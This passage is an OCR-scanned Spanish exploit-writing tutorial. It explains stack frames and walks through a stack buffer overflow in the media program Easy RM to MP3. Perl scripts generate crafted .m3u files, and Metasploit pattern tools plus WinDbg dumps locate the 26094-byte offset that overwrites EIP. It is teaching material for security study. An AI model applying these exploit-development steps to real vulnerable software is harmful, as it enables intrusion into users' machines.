
Siguiendo el PUSH EBP, el puntero del Stack actual (ESP) se pone en EBP. En este punto, ambos EBP y ESP apuntan al tope del Stack actual. De ahí en adelante, el Stack será comúnmente referenciado por ESP (tope del Stack todo el tiempo) y EBP (puntero base del Stack actual) De esta forma, la aplicación puede hacer referencias a variables usando un Offset para EBP.

La mayoría de las funciones comienzan con esta secuencia:
PUSH EBP seguido de MOV EBP, ESP.


Entonces, si PUSHeas otros 4 bytes al Stack, ESP decrementará de nuevo y EBP se quedaría donde estaba. Podrías hacer referencia a estos 4 bytes usando: EBP-0x8.

Ahora, podemos ver como el espacio del Stack para la variable MyVar(128 bytes) es declarado/allocado. Para guardar los datos se alloca (asigna) algo de espacio para guardarlos en esta variable. ESP es decrementada por un número de bytes. Este número de bytes probablemente será más de 128 bytes a causa de una rutina de allocación determinada por el compilador.

En este caso de DevC++. Ésta es de 0x98 bytes. Así que verás una instrucción así: SUB ESP, 0x98. De esa forma, habrá espacio disponible para esta variable.




¿Recuerdas cuando pusimos el BP en strcpy y dimos enter en el Stack para caer en la siguiente zona? Ahí está el 98.




No te preocupes mucho por este código. Puedes ver claramente la función PUSH EBP y MOV EBP, ESP. Puedes ver también donde se le asigna espacio a la variable MyVar con SUB ESP, 98. Y puedes ver algunos MOV y LEA que básicamente configuran los parámetros de la API strcpy tomando un puntero de argv[1] y usándola para copiar datos desde ella en MyVar. Si no hubiera un strcpy () en esta función, la función terminaría y descuadraría el Stack. Básicamente, volvería a poner ESP en la ubicación donde EIP estaba guardado y luego ejecuta un RET. Un RET en este caso, recogería el puntero de EIP guardado en el Stack para saltar a el. (De esta manera, regresará a la función principal después de que hacer_algo() sea llamada) La instrucción LEAVE restaurará EIP y el puntero del marco o bloque.

En mi ejemplo, tenemos una función strcpy (). Esta función leerá datos de la dirección apuntada por el [buffer] y la almacenará en <Espacio para MyVar> leyendo todos los datos hasta ver un byte NULL. (Terminador de string) Mientras copia los datos, ESP se queda donde está. El strcpy () no usa instrucciones PUSH para poner datos en el Stack. Básicamente, lee un byte y lo escribe en el Stack usando un índice, por ejemplo: ESP, ESP+1, ESP+2, etc. Aún después de copiar, ESP apunta al inicio de la string.



Significa que si los datos en el [buffer] de alguna manera son más largos que 0x98 bytes, el strcpy () sobrescribirá el EBP guardado y eventualmente el EIP guardado y así sucesivamente. Después de todo, solo continúa para leer y escribir hasta que consigue un byte NULL en la ubicación de origen. (En caso de un string)



ESP aún apunta al inicio de la String. El strcpy () completa como si no pasara nada. Después de strcpy (), la función termina. Y aquí es donde comienza lo bueno. La función epíloga entra en juego. Básicamente, moverá ESP a la ubicación donde estaba el EIP guardado y ejecutará un RET. Tomará el puntero (AAAA o 0x41414141 en nuestro caso desde que se sobrescribe) y saltará a esa dirección. Entonces, ya controlas EIP.

Controlando EIP, cambias la dirección de retorno provocando un desbordamiento de buffer. Ya no es un flujo normal.

Entonces, imagina que puedes sobrescribir el buffer en MyVar, EBP, EIP y tienes A´s (tu propio código) en el área antes y después del EIP guardado. Piensa en eso. Después de enviar el buffer ([MyVar][EBP][EIP][tu código]), ESP apuntará o debería apuntar al inicio de [tu código], por lo tanto podrás hacer que EIP vaya a tu código. Tendrás el control.

Nota: cuando un buffer en el Stack se desborda, se usa el termino “Desbordamiento de buffer” que en inglés se denomina "stack based overflow" o "stack buffer overflow". Cuando estás tratando de escribir después del final del bloque del Stack, se usa el término “Stack overflow” no confundas los 2 términos que son completamente diferentes.


El depurador

Para ver el estado del Stack, y el valor de los registros tales como el contador de programa, (Instruction Pointer) etc, necesitamos un depurador para esta aplicación, así podremos ver que sucede cuando la aplicación corre y especialmente cuando muere. Hay muchos depuradores disponibles para este propósito. Los 2 que uso más a menudo son: Windbg

http://www.google.co.ve/url?sa=t&rct=j&q=windbg+6.11.0001.404&source=web&cd=1&ved=0CFQQFjAA&url=http%3A%2F%2Fmsdl.microsoft.com%2Fdownload%2Fsymbols%2Fdebuggers%2Fdbg_x86_6.11.1.404.msi&ei=6VQYUJqWIY2c8gT8jYE4&usg=AFQjCNGDL-dIiaHN0eu6cNmLuXn1EYZLRw


E Immunity Debugger. http://debugger.immunityinc.com/ID_register.py

Usemos Windbg. Usa la opción Full install y regístralo como depurador Postmortem usando “windbg -I”



También, puedes deshabilitar el mensaje: "xxxx ha encontrado un error y necesita cerrarse" configurando la siguiente clave del registro a cero:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug\Auto



Para evitar que Windbg se queje mostrando: Archivos de símbolos no encontrados "Symbol Files not Found", crea un carpeta en tu disco duro por ejemplo: C:\Mis Symbol Files, entonces en Windbg vas a File/Symbol File Path y pega lo siguiente:

SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols


No pongas una línea vacía después de esta string. Asegúrate de que ésta sea la única en el campo de dirección de símbolos.

Si quieres, puedes usar Immunity Debugger en vez de Windbg, instala Immunity Debugger y dale a Options-Just in Time debugging y clic en Make Immunity Debugger Just in Time Debugger.


Bueno, empecemos. ☺

Ejecuta Easy RM to MP3 y luego abre el archivo crash.m3u. La aplicación dará error. Si has deshabilitado los mensajes de error. Windbg o Immunity Debugger se ejecutará automáticamente. Si aparece un mensaje, da clic al botón “debug” y el depurador se ejecutará.

Captura de Windbg:



Captura de Immunity:



Esta GUI muestra la misma información, pero en una forma más gráfica. En la esquina superior izquierda tienes la vista del CPU que muestra las instrucciones en ensamblador y sus opcodes. Esa ventana está vacía porque EIP apunta a 41414141 que es la representación hexadecimal de AAAA.

Una nota rápida antes de seguir: En Intel x86, las direcciones se almacenan en Little-Endian es decir, al revés. Las AAAA que estás viendo son en realidad AAAA. ☺ O si tú enviaste al buffer ABCD, EIP debería apuntar a 44434241 o sea, DCBA.

Parece que parte de nuestro archivo .m3u fue leído en el buffer y causó el desbordamiento. Hemos podido desbordar el buffer y escribir en el contador del programa (Instruction Pointer). Así que podemos controlar el valor de EIP. En otras palabras, si queremos ser específicos en sobrescribir EIP para poder asignarle datos útiles y hacerlo saltar a nuestro código malicioso, necesitamos saber la posición exacta en nuestro buffer/payload donde sobrescribimos la dirección de retorno, la cual se convertirá en EIP cuando la función retorne. Esta posición a menudo se le llama “Offset”.

Determinando el tamaño del buffer para escribir exactamente en EIP

Sabemos que EIP se encuentra entre 20000 y 30000 bytes desde el principio del buffer. Ahora, tú podrías potencialmente sobrescribir todo el espacio de memoria entre 20000 y 30000 bytes con la dirección que tú quieras para sobrescribir EIP. Esto puede funcionar, pero se ve mejor si puedes encontrar la ubicación exacta para hacer la sobreescritura. Para determinar el Offset exacto de EIP en nuestro buffer, necesitamos hacer un trabajo adicional.

Primero, tratemos de reducir la ubicación cambiando un poco nuestro script de Perl:

Cortemos las cosas por la mitad. Crearemos un archivo que contenga 25000 A´s y otro 5000 B´s. Si EIP contiene 41414141 (AAAA), EIP estaría entre 20000 y 25000. Si EIP contiene 42424242 (BBBB), EIP estaría entre 25000 y 30000.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo y abre crash25000.m3u en Easy RM to MP3.

```
(400.110): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00007530
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
```

OK. Entonces, EIP contiene 42424242 (BBBB). Ya sabemos que EIP tiene un Offset entre 25000 y 30000. También podemos o podríamos ver las demás B´s en memoria a donde apunta ESP. Dado que EIP fue sobrescrito antes del final del buffer de 30 caracteres.

```
Buffer :
                          [       5000 B's
]
[AAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB][BBBB][BBBBBBBB...
...]
     25000 A's
```

Miremos en el Dump el contenido de ESP:

```
0:000> d esp
000ff730  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff740  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff750  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff760  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff770  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff780  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff790  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff7b0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7c0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7d0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7e0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff7f0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff800  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff810  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff820  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0:000> d
000ff830  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff840  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff850  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff860  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff870  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff880  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff890  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000ff8a0  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
```

Son buenas noticias. Hemos sobrescrito EIP con BBBB y también podemos ver nuestro buffer en ESP.

Antes de comenzar a hacer el script, necesitamos encontrar la ubicación exacta en nuestro buffer que sobrescribe EIP. Para encontrarla, usaremos Metasploit. Es una herramienta que nos ayudará a calcular el Offset. Generará una string que contiene patrones únicos. Usando este patrón y el valor de EIP después de usar el patrón en nuestro archivo .m3u malicioso, podemos ver cuán grande debería ser el buffer para escribir en EIP.

Abre la carpeta de herramientas en la carpeta Framework3 de Metasploit (estoy usando una versión de Linux de Metasploit 3) deberías encontrar una herramienta llamada pattern_create.rb. Crea un patrón de 5000 caracteres y escríbelos en un archivo.

```
root@bt:/pentest/exploits/framework3/tools#
./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@bt:/pentest/exploits/framework3/tools#
./pattern_create.rb 5000
```

Edita el script de Perl y reemplaza el contenido de $junk2 con nuestros 5000 caracteres.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = “Pon los 5000 caracteres aquí”
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea el archivo .m3u. Abre este archivo en Easy RM to MP3, espera hasta que la aplicación muera de nuevo y toma nota del contenido de EIP.

```
ModLoad: 76990000 769b5000   C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000   C:\WINDOWS\system32\ATL.DLL
(870.72c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=00007530
eip=356b4234 esp=000ff730 ebp=00343e68 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x356b4223:
356b4234 ??              ???
```

En este momento, EIP contiene 0x356b4234. (Nota: Little endian: hemos sobrescrito EIP con 34 42 6b 35 = 4Bk5)

Ahora, usemos una segunda herramienta de Metasploit para calcular la longitud exacta del buffer antes de escribir en EIP. Agrégale el valor de EIP basado en el archivo del patrón y la longitud del buffer.

```
root@bt:/pentest/exploits/framework3/tools#
./pattern_offset.rb 0x356b4234 5000
1094
root@bt:/pentest/exploits/framework3/tools#
```

1094 es la longitud del buffer que necesitamos para sobrescribir EIP. Entonces, si creas un archivo de 25000+1094 A´s y luego le añades 4 B´s (BBBB) en hexadecimal, EIP debería contener 42 42 42 42. También sabemos que ESP apunta a nuestros datos en el buffer, entonces agregaremos algunas C´s después de sobrescribir EIP.

Probemos. Modifiquemos el script de Perl para crear el archivo .m3u nuevo.

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "Archivo m3u creado exitosamente\n";
```

Crea eipcrash.m3u y ábrelo en Easy RM to MP3. Observa el error y mira EIP y el contenido de memoria en ESP.

```
(e34.c78): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=000065f9
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
